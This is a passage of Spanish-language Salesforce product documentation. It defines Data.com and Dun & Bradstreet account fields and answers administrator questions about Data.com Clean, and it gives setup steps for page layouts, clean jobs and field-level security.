| `Número D-U-N-S de la entidad nacional prioritaria` | El número D-U-N-S de la entidad nacional prioritaria, que es la filial de más alto valor, especificada por país, dentro de la estructura corporativa de una organización. |
| `Número D-U-N-S` | El número del Sistema Universal de Numeración de Datos (D-U-N-S) es un número único compuesto por nueve dígitos que se asigna a cada unidad comercial en la base de datos de Dun & Bradstreet con una operación única, separada y distinta. Los números de D-U-N-S son utilizados por sectores y organizaciones de todo el mundo como un estándar global para el seguimiento y la identificación de empresas. |
| `Número de fax` | El número de fax de la empresa. |
| `Código NAICS de cinco dígitos` | Un código NAICS adicional que se utiliza para clasificar una organización por actividad comercial. Consulte Código NAICS principal. |
| `Descripción de NAICS de cinco dígitos` | Una descripción breve de la línea empresarial de la organización, basada en el código NAICS correspondiente. Consulte Descripción de NAICS principal. |

| Campo | Descripción |
| --- | --- |
| Quinto código SIC8* | Un código SIC adicional que se utiliza para clasificar una organización por actividad comercial. La longitud máxima es 8 caracteres. |
| Descripción de quinto código SIC8 | Una descripción breve de la línea empresarial de la organización, basada en el código SIC correspondiente. La longitud máxima es 80 caracteres. |
| Código SIC de cinco dígitos | Un código SIC adicional que se utiliza para clasificar una organización por actividad comercial. Consulte Código SIC principal. |
| Descripción de SIC de cinco dígitos | Una descripción breve de la línea empresarial de la organización, basada en el código SIC correspondiente. Consulte Descripción de SIC principal. |
| Denominación quinta | Una denominación adicional utilizada por la organización. Consulte Denominación principal. |
| Código FIPS MSA | Los códigos FIPS (Federal Information Processing Standards; Estándares Federales de Procesamiento de la Información) y MSA (Metropolitan Statistical Area; Área estadística metropolitana) identifican la ubicación de la organización. Los códigos MSA se definen por la Oficina de Administración y Presupuesto de Estados Unidos. Dun & Bradstreet solo proporciona estos datos a organizaciones estadounidenses. |
| Descripción del código FIPS MSA | Una breve descripción del código FIPS MSA de la organización. Dun & Bradstreet solo proporciona estos datos a organizaciones estadounidenses. |
| Código NAICS de cuatro dígitos | Un código NAICS adicional que se utiliza para clasificar una organización por actividad comercial. Consulte Código NAICS principal. |
| Descripción de NAICS de cuatro dígitos | Una descripción breve de la línea empresarial de la organización, basada en el código NAICS correspondiente. Consulte Descripción de NAICS principal. |
| Cuarto código SIC8* | Un código SIC adicional que se utiliza para clasificar una organización por actividad comercial. La longitud máxima es 8 caracteres. |
| Descripción de cuarto código SIC8 | Una descripción breve de la línea empresarial de la organización, basada en el código SIC correspondiente. La longitud máxima es 80 caracteres. |
| Código SIC de cuatro dígitos | Un código SIC adicional que se utiliza para clasificar una organización por actividad comercial. Consulte Código SIC principal. |
| Descripción de SIC de cuatro dígitos | Una descripción breve de la línea empresarial de la organización, basada en el código SIC correspondiente. Consulte Descripción de SIC principal. |

| Campo | Descripción |
| --- | --- |
| `Denominación cuarta` | Una denominación adicional utilizada por la organización. Consulte Denominación principal. |
| `Clasificación de Fortune 1000` | El valor numérico de la clasificación de Fortune 1000 de la empresa. Un valor nulo o en blanco significa que la empresa está clasificada como una empresa de Fortune 1000. |
| `Precisión del geocódigo` | El nivel de precisión de las coordenadas geográficas de una ubicación en comparación con su dirección física. Los valores disponibles incluyen *`Nivel de tejado`*, *`Nivel de calle`*, *`Nivel de bloque`*, *`Nivel de extensión de censo`*, *`Nivel de dirección de correo`*, *`Nivel de código postal`*, *`No se pudo asignar el geocódigo`*, *`Coloca la dirección en la ciudad correcta`*, *`Sin coincidencia`*, *`Sin coincidencia`*, *`Intersección de calle`*, *`Ubicación de apartado de correos`* y *`Precisión de tejado (no EE. UU.)`*. |
| `Nombre comercial de la entidad global prioritaria` | El nombre principal de la entidad global prioritaria, que es la entidad de más alto rango dentro de la estructura corporativa de una organización y que puede supervisar sucursales y filiales. |
| `Número D-U-N-S de la entidad global prioritaria` | El número D-U-N-S de la entidad global prioritaria, que es la entidad de más alto rango dentro de la estructura corporativa de una organización y que puede supervisar sucursales y filiales. |
| `Importación/Exportación` | Identifica si una empresa importa o exporta bienes o servicios, y/o si es un agente de bienes. |
| | |
| `Código de marcación internacional` | El código necesario para realizar llamadas internacionales. |
| `Latitud` | Las coordenadas geográficas que especifican la posición norte-sur de un punto en la superficie de la Tierra. Se utiliza junto con la longitud para especificar una ubicación precisa que, después, se utiliza para evaluar la Precisión del geocódigo. |
| `Estructura jurídica` | Identifica la estructura jurídica de una organización. Entre los valores disponibles se incluyen: *`Cooperativa`*, *`Organización sin ánimo de lucro`*, *`Cuerpo gubernamental local`*, *`Asociación de tipo desconocido`* y *`Empresa extranjera`*. |
| `Código de divisa local` | La divisa en la que se expresa el volumen de ventas de la empresa. Puede encontrar una lista completa de los valores en la página Recursos del optimizador que mantiene Dun & Bradstreet. |
| `Código ISO de divisa local` | El código utilizado para representar la divisa local de la empresa. Estos datos los proporciona la Organización Internacional de Normalización (ISO) y se basan en sus códigos de divisa de tres |

| Campo | Descripción |
| --- | --- |
| | letras. Por ejemplo, USD es el código ISO para el dólar de Estados Unidos. |
| `Indicador de propiedad de la ubicación` | Indica si una empresa es propietaria o alquila los edificios que ocupa. |
| `Tipo de ubicación` | Identifica el estado organizativo de una empresa.Los valores disponibles son *`Ubicación única`*, *`Oficina central/Empresa matriz`* y *`Sucursal`*. |
| `Longitud` | Las coordenadas geográficas que especifican la posición este-oeste de un punto en la superficie de la Tierra. Se utiliza junto con la latitud para especificar una ubicación precisa que, después, se utiliza para evaluar la Precisión del geocódigo de la empresa. |
| `Dirección de correo` | La dirección en la que recibe el correo una empresa. Si la dirección de correo es la misma que la dirección principal, el campo se quedará en blanco. |
| `Clúster de segmentación de mercado` | Veintidós perfiles distintos y mutuamente exclusivos, creados como resultado de un análisis del clúster de los datos de Dun & Bradstreet para organizaciones de EE. UU. Entre los valores disponibles se incluyen: *`Sucursales de seguro de alta tensión/Sectores de funcionalidad`*, *`Grandes empresas de rápido crecimiento`*, *`Gigantes que requieren mucha mano de obra`*, *`Espartanos`*, *`Main Street EE. UU.`*. Dun & Bradstreet solo proporciona estos datos a organizaciones estadounidenses. |
| `Indicador de propiedad de minorías` | Indica si una organización es propiedad o está controlada por un miembro de un grupo minoritario. Dun & Bradstreet solo proporciona estos datos a organizaciones estadounidenses. |
| `Número de identificación nacional` | El número de identificación utilizado en algunos países para el registro y recaudación de impuestos de la empresa. Este campo no se aplica a organizaciones de EE. UU. |
| `Sistema de identificación nacional` | Identifica el tipo de número de identificación nacional utilizado. Puede encontrar una lista completa de los valores en la página Recursos del optimizador que mantiene Dun & Bradstreet. |
| `Número de miembros de la familia empresarial` | El número total de miembros de la familia empresarial, en todo el mundo, dentro de una organización, incluida la entidad global prioritaria, sus filiales (si hubiera) y sus sucursales (si hubiera). |
| `Número de empleados—Entidad global` | El número total de empleados de la entidad global prioritaria, que es la entidad de más alto rango dentro de la estructura corporativa de una organización y que puede supervisar sucursales y filiales. |
| `Número de empleados—Ubicación` | El número de empleados de una ubicación específica como, por ejemplo, una sucursal. |

| Campo | Descripción |
| --- | --- |
| `Número de empleados—Indicador de ubicación` | La fiabilidad de la cifra de Número de empleados—Ubicación. Los valores disponibles son *`Número real`*, *`Bajo`*, *`Estimado (para todos los registros)`*, *`Modelo (para registros que no sean de EE. UU.)`*. Un valor en blanco indica que estos datos no están disponibles. |
| `Número de empleados—Total` | El número total de empleados de la empresa, incluidas todas las filiales y sucursales. Estos datos solo están disponibles en registros que tengan un valor de *`Oficina central/Empresa matriz`* en el campo `Tipo de ubicación`. |
| `Número de empleados—Indicador Total` | La fiabilidad de la cifra de Número de empleados–Total. Los valores disponibles son *`Número real`*, *`Bajo`*, *`Estimado (para todos los registros)`*, *`Modelo (para registros que no sean de EE. UU.)`*. Un valor en blanco indica que estos datos no están disponibles. |
| `Fuera del indicador comercial` | Indica si la empresa de la dirección especificada tiene operaciones discontinuas. |
| `Indicador de tipo de propiedad` | Indica si la propiedad de la empresa es pública o privada. Las filiales de una empresa matriz que cotiza en bolsa mostrarán un valor de *`Privado`* a menos que las filiales coticen en bolsa de manera independiente. |
| `Nombre comercial de la empresa matriz` | El nombre principal de la empresa matriz u oficina central. |
| `Número D-U-N-S de la empresa matriz` | El número D-U-N-S de la empresa matriz u oficina central. |
| `Dirección principal` | La dirección en la que una empresa está físicamente ubicada. Este campo es `Dirección de facturación` en los registros de la cuenta. |
| `Nombre comercial principal` | El nombre principal o nombre registrado de una empresa. |
| `Código NAICS principal` | El código de seis dígitos del Sistema de Clasificación Industrial de Norteamérica (NAICS) es el estándar utilizado por empresas y gobiernos para clasificar establecimientos empresariales según su actividad económica con el fin de recabar, analizar y publicar datos estadísticos relacionados con la actividad empresarial en EE. UU. Puede encontrar una lista completa de los valores en la página Recursos del optimizador que mantiene Dun & Bradstreet. |
| `Descripción de NAICS principal` | Una descripción breve de la línea empresarial de una organización, basada en su código NAICS. |
| `Código SIC principal` | El código de cuatro dígitos de la Clasificación Industrial Estándar (SIC) utilizado para clasificar establecimientos empresariales por sector. Puede encontrar una lista completa de los valores en la página Recursos del optimizador que mantiene Dun & Bradstreet. |

| Campo | Descripción |
| --- | --- |
| Descripción de SIC principal | Una descripción breve de la línea empresarial de una organización, basada en su código SIC. |
| Denominación principal | Un nombre, distinto a su nombre legal, que una organización puede utilizar para gestionar sus actividades comerciales. Parecido a "Haciendo negocios como" o "HNC". |
| Número de empleados del año anterior | El número total de empleados del año anterior. |
| Ingresos del año anterior | Los ingresos anuales del año anterior. |
| Segundo código SIC8* | Un código SIC adicional que se utiliza para clasificar una organización por actividad comercial. La longitud máxima es 8 caracteres. |
| Descripción de segundo código SIC8 | Una descripción breve de la línea empresarial de la organización, basada en el código SIC correspondiente. La longitud máxima es 80 caracteres. |
| Código NAICS de dos dígitos | Un código NAICS adicional que se utiliza para clasificar una organización por actividad comercial. Consulte Código NAICS principal. |
| Descripción de NAICS de dos dígitos | Una descripción breve de la línea empresarial de la organización, basada en el código NAICS correspondiente. Consulte Descripción de NAICS principal. |
| Código SIC de dos dígitos | Un código SIC adicional que se utiliza para clasificar una organización por actividad comercial. Consulte Código SIC principal. |
| Descripción de SIC de dos dígitos | Una descripción breve de la línea empresarial de la organización, basada en el código SIC correspondiente. Consulte Descripción de SIC principal. |
| Segunda denominación | Una denominación adicional utilizada por la organización. Consulte Denominación principal. |
| Código NAICS de seis dígitos | Un código NAICS adicional que se utiliza para clasificar una organización por actividad comercial. Consulte Código NAICS principal. |
| Descripción de NAICS de seis dígitos | Una descripción breve de la línea empresarial de la organización, basada en el código NAICS correspondiente. Consulte Descripción de NAICS principal. |
| Sexto código SIC8* | Un código SIC adicional que se utiliza para clasificar una organización por actividad comercial. La longitud máxima es 8 caracteres. |
| Descripción de sexto código SIC8 | Una descripción breve de la línea empresarial de la organización, basada en el código SIC correspondiente. La longitud máxima es 80 caracteres. |

| Campo | Descripción |
| --- | --- |
| `Código SIC de seis dígitos` | Un código SIC adicional que se utiliza para clasificar una organización por actividad comercial. Consulte Código SIC principal. |
| `Descripción de SIC de seis dígitos` | Una descripción breve de la línea empresarial de la organización, basada en el código SIC correspondiente. Consulte Descripción de SIC principal. |
| `Indicador de pequeñas empresas` | Indica si una empresa está denominada como pequeña empresa según la definición de la Administración de Pequeñas Empresas del gobierno estadounidense. Dun & Bradstreet solo proporciona estos datos a organizaciones estadounidenses. |
| `Bolsa de valores` | La bolsa correspondiente del símbolo de teletipo de una empresa. Por ejemplo: NASDAQ o NYSE. |
| `Indicador de filiales` | Indica si una organización es propietaria de más del 50 por ciento de otra empresa. |
| `S&P 500` | Un valor verdadero o falso. Si `verdadero`, la empresa está en el índice de S&P 500. Si `falso`, la empresa no está en el índice de S&P 500. |
| `Número de teléfono` | El número de teléfono principal de una empresa. |
| `Código NAICS de tres dígitos` | Un código NAICS adicional que se utiliza para clasificar una organización por actividad comercial. Consulte Código NAICS principal. |
| `Descripción de NAICS de tres dígitos` | Una descripción breve de la línea empresarial de la organización, basada en el código NAICS correspondiente. Consulte Descripción de NAICS principal. |
| `Tercer código SIC8`* | Un código SIC adicional que se utiliza para clasificar una organización por actividad comercial. La longitud máxima es 8 caracteres. |
| `Descripción de tercer código SIC8` | Una descripción breve de la línea empresarial de la organización, basada en el código SIC correspondiente. La longitud máxima es 80 caracteres. |
| `Código SIC de tres dígitos` | Un código SIC adicional que se utiliza para clasificar una organización por actividad comercial. Consulte Código SIC principal. |
| `Descripción de SIC de tres dígitos` | Una descripción breve de la línea empresarial de la organización, basada en el código SIC correspondiente. Consulte Descripción de SIC principal. |
| `Tercera denominación` | Una denominación adicional utilizada por la organización. Consulte Denominación principal. |
| `Símbolo del teletipo` | Abreviatura utilizada para identificar las acciones que cotizan en bolsa de una bolsa determinada. También se le conoce como símbolo de empresas en bolsa. |

| Campo | Descripción |
| --- | --- |
| URL | La dirección del sitio Web principal de una organización. |
| Número de Identificación Personal del Contribuyente de Estados Unidos | El número de identificación de la empresa que utiliza el Servicio de Impuestos Internos (IRS, por sus siglas en inglés) en la administración del derecho tributario. También se conoce como Número de identificación federal del contribuyente. Dun & Bradstreet solo proporciona estos datos a organizaciones estadounidenses. |
| Indicador de propiedad de mujeres | Indica si una mujer es la propietaria o controla más del 50 por ciento de una empresa. Dun & Bradstreet solo proporciona estos datos a organizaciones estadounidenses. |
| Año de inicio | El año en el que se fundó la empresa o el año en el que el propietario o gestor actual asumió el control de la empresa. Si el año de adquisición o establecimiento de la empresa no está disponible, se utilizará el año de creación del registro Dun & Bradstreet. Dun & Bradstreet no proporciona estos datos para las sucursales. |

*Disponible únicamente con una licencia de Data.com Prospector.

## Administración de preguntas más frecuentes sobre Data.com

Consulte respuestas a algunas preguntas más frecuentes acerca de Data.com para administradores.

¿Cómo puedo saber qué producto de Data.com tiene mi organización?

¿Qué campos de Salesforce se ven afectados por Data.com Clean?

Cuando utilice Data.com Clean para limpiar un registro de Salesforce, ya sea manualmente o con trabajos automatizados, los campos del registro se actualizan con datos de Data.com.

¿Qué producto debe utilizar mi organización para limpiar nuestros registros de cuentas, contactos y candidatos?

¿Qué debo hacer si mis usuarios de Data.com alcanzan sus límites de adición y necesitamos más capacidad de clientes potenciales?

¿Puedo evitar que los trabajos de Data.com Clean actualicen registros automáticamente?

¿Por qué he recibido un mensaje que indica Tiene el acceso limitado a los datos, por lo que no puede limpiar completamente este registro?

¿Con qué frecuencia se actualizan todas mis cuentas, contactos, candidatos y D&B Companies con trabajos de Data.com Clean?

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Obtener datos de alta calidad cuando los necesite justo en Salesforce

### ¿Cómo puedo saber qué producto de Data.com tiene mi organización?

Lo sabrá si va a la página Licencias y Límites de Data.com. En Configuración, introduzca *Licencias y límites* en el cuadro Búsqueda rápida y, a continuación, seleccione **Licencias y límites**. Si su organización ha adquirido Data.com Corporate Prospector, verá "Corporate" en el encabezado de esta sección de la página. Si su organización ha adquirido Data.com Premium Prospector, verá "Premium" en el encabezado.

CONSULTE TAMBIÉN

Data.com Clean

### ¿Qué campos de Salesforce se ven afectados por Data.com Clean?

Cuando utilice Data.com Clean para limpiar un registro de Salesforce, ya sea manualmente o con trabajos automatizados, los campos del registro se actualizan con datos de Data.com.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**Nota:**

- Si utiliza asignaciones de campos personalizadas de Data.com a Salesforce en su organización, los campos afectados por Limpieza pueden diferir de aquellos indicados.
- Si recibe uno de los siguientes mensajes, póngase en contacto con su administrador de Salesforce.`Tiene el acceso limitado a los datos, por lo que no puede limpiar completamente este registro` o `Tiene el acceso limitado a los campos, por lo que no puede actualizar todos los campos que aparecen aquí.`

#### Campos de cuenta

Todos los siguientes campos están disponibles con trabajos de la regla de limpieza Información de empresa para cuentas.

| | |
|---|---|
| Nombre de la cuenta | Sector |
| Sitio de la cuenta | Código NAICS |
| Ingresos anuales | Descripción de NAICS |
| Dirección de facturación | Propiedad |
| Estado de limpieza | Teléfono |
| D&B Company | Código SIC |
| Clave de Data.com | Descripción de SIC |
| Número D-U-N-S | Símbolo del teletipo |
| Descripción | Tradestyle |
| Empleados | Sitio Web |
| Fax | Año de inicio |

### Campos de contactos

Todos los siguientes campos están disponibles con trabajos de Limpieza en contactos.

| | |
|---|---|
| Estado de limpieza | Dirección de correo |
| Clave de Data.com | Teléfono |
| Correo electrónico | Título |
| Nombre | |

### Campos de candidatos

Todos los siguientes campos están disponibles con trabajos de Limpieza en contactos. Un asterisco (*) indica campos disponibles con la regla de limpieza Información de empresa para candidatos.

| | |
|---|---|
| Dirección | Correo electrónico |
| Ingresos anuales* | Sector* |
| Estado de limpieza | Nombre |
| Empresa | Número de empleados* |
| Número D-U-N-S de la empresa* | Teléfono |
| D&B Company* | Título |
| Clave de Data.com | |

CONSULTE TAMBIÉN

¿Por qué he recibido un mensaje que indica Tiene el acceso limitado a los datos, por lo que no puede limpiar completamente este registro?

Limpiar registros individuales en Salesforce Classic

## ¿Qué producto debe utilizar mi organización para limpiar nuestros registros de cuentas, contactos y candidatos?

Tiene un número de opciones. Para obtener todos los detalles acerca del conjunto de productos de Data.com y obtener información acerca de las opciones de limpieza que proporciona cada uno, consulte Obtener datos de alta calidad cuando los necesite en Salesforce.

Póngase en contacto con el servicio de atención al cliente de Salesforce si necesita asistencia al adquirir Clean para su organización.

CONSULTE TAMBIÉN

Data.com Clean

### ¿Qué debo hacer si mis usuarios de Data.com alcanzan sus límites de adición y necesitamos más capacidad de clientes potenciales?

Si necesita adquirir licencias adicionales para usuarios de Data.com, póngase en contacto con su ejecutivo de cuentas de Salesforce.

CONSULTE TAMBIÉN

¿Cómo funcionan los límites de adición de registros, las licencias y los tipos de usuario de Data.com ?

### ¿Puedo evitar que los trabajos de Data.com Clean actualicen registros automáticamente?

Puede. Solo tiene que seguir estas directrices.

CONSULTE TAMBIÉN

Data.com Clean

Evitar que los trabajos de Data.com Clean actualicen registros

### ¿Por qué he recibido un mensaje que indica **`Tiene el acceso limitado a los datos, por lo que no puede limpiar completamente este registro`**?

Si no puede modificar uno o más campos en un registro de cuenta, contacto o candidato, verá este mensaje cuando utilice Data.com Clean par alimpiar el registro manualmente. Aún podrá limpiar los campos que puede modificar.

Pida a su administrador que se asegure de que puede modificar los campos de Salesforce afectados durante la limpieza de registros, incluyendo campos de D&B. Cómo lo hace su administrador depende de la edición de Salesforce que utiliza su empresa.

- Para Contact Manager Edition y Group Edition, asegúrese de que los campos se encuentran en el formato de página apropiado.
- En Enterprise Edition, Enterprise Edition, Performance Edition y Unlimited Edition, asegúrese de que la seguridad a nivel de campo está establecida como `Visible` para los campos.

CONSULTE TAMBIÉN

¿Qué campos de Salesforce se ven afectados por Data.com Clean?

Utilización de preguntas más frecuentes de Data.com

### ¿Con qué frecuencia se actualizan *todas* mis cuentas, contactos, candidatos y D&B Companies con trabajos de Data.com Clean?

Usted selecciona el momento en que desea ejecutar trabajos empleando la página Trabajos de limpieza. Existen dos tipos de trabajos.

**Trabajo de sincronización completa**
Se limpian todos los registros, sin importar su estado de limpieza.

Nota: Si sus trabajos están establecidos para omitir los registros omitidos, no se limpian los registros con un estado de limpieza `Omitido`.

**Trabajo de sincronización incremental**
Solo los registros con un estado de limpieza `No se ha comparado` se limpian.

Para que se ejecute un trabajo de sincronización completa, debe tener trabajos configurados para al menos un día de la semana.

Para cuentas y candidatos, se ejecuta un trabajo de sincronización completa cada 14 días para todos los registros aptos.

Para registros de D&B Company, se ejecuta un trabajo de sincronización cada 14 días. Los registros de D&B Company se limpian utilizando solo un trabajo de sincronización completo.

Para las cuentas, la frecuencia de ejecución de un trabajo de sincronización completa depende del servicio de coincidencia que seleccione y si las cuentas tienen un valor para el campo `Número D-U-N-S de la empresa`. Para cuentas *con* un número D-U-N-S, se ejecuta un trabajo de sincronización completa cada 14 días, sin que importe el servicio de coincidencia. Para cuentas *sin* un número D-U-N-S, consulte esta tabla.

| **Servicio de coincidencia** | **¿Con qué frecuencia puede un trabajo de sincronización completa limpiar cuentas *sin* u número D-U-N-S?** |
|---|---|
| Coincidencia de Data.com | Cada 14 días |
| Coincidencia de DUNSRight | Cada 30 días<br>Nota: Debe establecer la opción `Sincronización completa con el siguiente trabajo` en la página Trabajos de limpieza como `Activada` cada ver que desee ejecutar un trabajo de sincronización completa para cuentas sin un número D-U-N-S. Después de que se ejecute un trabajo de sincronización completa, esta opción cambia a `Desactivada` y no puede cambiarse a `Activada` durante 30 días desde que finalizó el último trabajo de sincronización completa. |

CONSULTE TAMBIÉN

Programar trabajos de Data.com Clean

Programar una sincronización completa de sus registros de cuentas de Salesforce con Data.com Clean

## Configurar Data.com Clean

PERMISOS DE USUARIO

| | |
|---|---|
| Para implementar Data.com Clean: | "Personalizar aplicación" |
| Para activar usuarios de Data.com Clean: | "Gestionar usuarios internos" |
| Para definir desencadenadores: | "Autor de Apex" |
| Para definir reglas de flujo de trabajo: | "Personalizar aplicación" |
| Para instalar paquetes de AppExchange: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Su empresa es tan buena como sus datos. ¿Desea emplear menos tiempo actualizando y enriqueciendo datos y más tiempo en el crecimiento de su empresa? Configure e implemente Data.com Clean para registros completos y actualizados de Salesforce.

Nota: Si está utilizando Data.com Prospector junto con Data.com Clean, consulte Configurar Data.com Prospector en la página 1827.

1. Confirmar que Data.com Clean está activado

   Aprenda a activar Data.com Clean para que pueda empezar a tener sus registros actualizados en su organización de Salesforce.

2. Configurar los formatos de página para Data.com Prospector y Data.com Clean

   Cuando implemente Data.com Prospector y Data.com Clean, ponga las funciones a disposición de sus usuarios agregando botones y campos a sus formatos de página de cuenta, contacto y candidato. Si utiliza Data.com Prospector o Data.com Clean, puede agregar un botón a sus formatos de página de D&B Companies para que los usuarios puedan actualizar registros de D&B Company vinculados.

3. Configurar la seguridad a nivel de campo para Data.com

   Si utiliza Data.com Prospector o Data.com Clean, puede ver varios campos D&B en registros de cuentas. Esos campos están incluidos cuando los usuarios limpian registros manualmente. Para asegurarse de que sus usuarios pueden leer y modificar los campos y sus valores y de que los campos aparecen en la Tarjeta de cuenta, establezca la seguridad a nivel de campo.

4. Definir sus preferencias y seleccionar un servicio de coincidencia de cuentas para Data.com Clean

   Las preferencias de limpieza le permiten especificar qué registros de objetos desea limpiar y cómo desea limpiarlos. Las preferencias incluyen la selección del servicio de coincidencia utilizado para limpiar cuentas.

5. Configurar trabajos de Data.com Clean

   Si su organización dispone de una licencia de Data.com Clean, puede configurar trabajos automatizados para limpiar sus registros.

6. Revisar desencadenadores y reglas de flujo de trabajo para la compatibilidad con Clean

   Si su organización utiliza desencadenadores o reglas de flujo de trabajo en objetos habilitados para Clean (cuenta, contacto, candidato o D&B Company), revise los desencadenadores y flujos de trabajo y considere la opción de realizar ajustes u omitirlos para que los usuarios no se encuentren con resultados inesperados al limpiar los registros.

7. Configurar vistas de lista para Data.com Clean

   Antes de que sus usuarios de Data.com Clean puedan limpiar registros de una lista, deberá agregar el campo `Estado de limpieza` a las vistas de lista de su organización.

8. Configurar reglas de limpieza de Data.com

   Ayude sus equipos de ventas y marketing a mantener excelentes relaciones con los clientes y perseguir los candidatos y las oportunidades más prometedores. Enriquezca automáticamente sus cuentas, contactos y candidatos de Salesforce con la información más reciente. Todo se realiza utilizando reglas de limpieza de Data.com.

9. Crear informes acerca de los registros de Salesforce con un estado de Data.com Clean específico

   Cree un informe personalizado para mostrar un registro de cuenta, contacto o candidato de Salesforce que tenga un estado de limpieza específico (como `Diferente`).

CONSULTE TAMBIÉN

Data.com Clean

## Confirmar que Data.com Clean está activado

Aprenda a activar Data.com Clean para que pueda empezar a tener sus registros actualizados en su organización de Salesforce.

Data.com Clean asegura que sus registros de CRM están siempre actualizados. Puede usar Clean con todos sus registros de cuentas, contactos y candidatos, no solo con los registros que haya añadido desde Data.com. Cuando adquiere Data.com, Clean se activa automáticamente. Puede configurar trabajos de limpieza automatizados y los usuarios pueden limpiar registros individuales manualmente o grupos de registros desde una vista de lista.

La activación de Clean hace que las funciones de Clean estén disponibles en su organización de Salesforce. Los vínculos **Preferencias** y **Trabajos** aparecen en Configuración bajo la sección Limpieza.

Nota: La activación de Clean *no* limpia sus registros inmediatamente y puede hacer clic en **Desactivar** para desactivar la función.

1. Desde Configuración, introduzca *Configuración de limpieza* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de limpieza**.
2. Confirme que Data.com Clean está activado.

### CONSULTE TAMBIÉN

Data.com Clean

Configurar Data.com Clean

### EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para activar o desactivar Data.com Clean:

- "Personalizar aplicación"

## Configurar los formatos de página para Data.com Prospector y Data.com Clean

Cuando implemente Data.com Prospector y Data.com Clean, ponga las funciones a disposición de sus usuarios agregando botones y campos a sus formatos de página de cuenta, contacto y candidato. Si utiliza Data.com Prospector o Data.com Clean, puede agregar un botón a sus formatos de página de D&B Companies para que los usuarios puedan actualizar registros de D&B Company vinculados.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**PERMISOS DE USUARIO**

Para personalizar los formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros y configuración"

Nota: Si utiliza Professional Edition, agregue *todos* los campos y botones disponibles de Data.com a su formato de página para cada objeto (cuentas, contactos, candidatos y D&B Companies). Los formatos de página personalizados no están disponibles en Professional Edition.

1. Desde los parámetros de gestión de objetos para cuentas, vaya a Formatos de página.
2. En la lista de formatos de página, modifique cada formato para su uso por sus usuarios de Data.com Prospector o Data.com Clean.
3. En la página Formato de cuenta, desde la lista de categorías de elementos de página, haga clic en **Campos**.
4. Arrastre el campo `Estado de limpieza` a ese lugar en la página donde desea que aparezca.
5. Si utiliza Data.com Prospector, agregue los campos D&B que desea que los usuarios visualicen. Eso incluye `Sitio de la cuenta`, `Número D-U-N-S`, `Código NAICS`, `Tradestyle` y mucho más. Para obtener una lista completa de los campos D&B disponibles en los registros de cuentas, consulte Campos de cuentas.

   Consejo: Le recomendamos la creación de una sección para campos D&B y agruparlos allí. Para crear una sección, desde el grupo **Campos**, arrastre el elemento `Sección` en ese lugar de la página.

6. Si desea que sus usuarios puedan actualizar registros de D&B Company, agregue el botón **Actualizar** a formatos de página de D&B Company.
7. Si utiliza la regla de validación No actualizar automáticamente proporcionada en el paquete de AppExchange de informes de Data.com, agregue el campo `Data.com no se actualiza automáticamente`.
8. Desde la lista de categorías de elementos de página, haga clic en **Botones**. Arrastre los botones **Limpiar**, **Obtener contactos**, **Perspectivas de prospección** y **Jerarquía de empresa*** a un lugar en la página.

   *Disponible únicamente con una licencia de Data.com Prospector

9. Haga clic en **Guardar**.
10. Desde los parámetros de gestión de objetos para candidatos, vaya a Formatos de página.
11. Repita los pasos para agregar el campo `Estado de limpieza` y el botón **Limpiar** a los formatos de página de candidatos.
12. Si utiliza Data.com Prospector, agregue los campos `Número D-U-N-S de la empresa` y `D&B Company`.
13. Si utiliza la regla de validación No actualizar automáticamente proporcionada en el paquete de AppExchange de informes de Data.com, agregue el campo `Data.com No se actualiza automáticamente`.
14. Desde los parámetros de gestión de objetos para contactos, vaya a Formatos de página.
15. Repita los pasos para agregar el campo `Estado de limpieza` y el botón **Limpiar** a los formatos de página de contactos. (Los contactos no incluyen ningún campo D&B.)

16. Si utiliza la regla de validación No actualizar automáticamente proporcionada en el paquete de AppExchange de informes de Data.com, agregue el campo `Data.com no se actualiza automáticamente`.
17. Si utiliza Data.com Prospector, desde la configuración de gestión de objetos para D&B Companies, vaya a Formatos de página.
18. Agregue el botón **Buscar D-U-N-S de la entidad global prioritaria**.

CONSULTE TAMBIÉN

Configurar Data.com Clean

Evitar que los trabajos de Data.com Clean actualicen registros

Configuración de gestión de búsqueda de objetos

## Configurar la seguridad a nivel de campo para Data.com

Si utiliza Data.com Prospector o Data.com Clean, puede ver varios campos D&B en registros de cuentas. Esos campos están incluidos cuando los usuarios limpian registros manualmente. Para asegurarse de que sus usuarios pueden leer y modificar los campos y sus valores y de que los campos aparecen en la Tarjeta de cuenta, establezca la seguridad a nivel de campo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para configurar la seguridad a nivel de campo:
- "Personalizar aplicación"

Establezca la seguridad a nivel de campo para estos campos.

- `Sitio de la cuenta`
- `D&B Company` (únicamente Data.com Prospector)
- `Número D-U-N-S`
- `Código NAICS`
- `Descripción de NAICS`
- `Propiedad`
- `Código SIC`
- `Símbolo del teletipo`
- `Tradestyle`
- `Año de inicio`

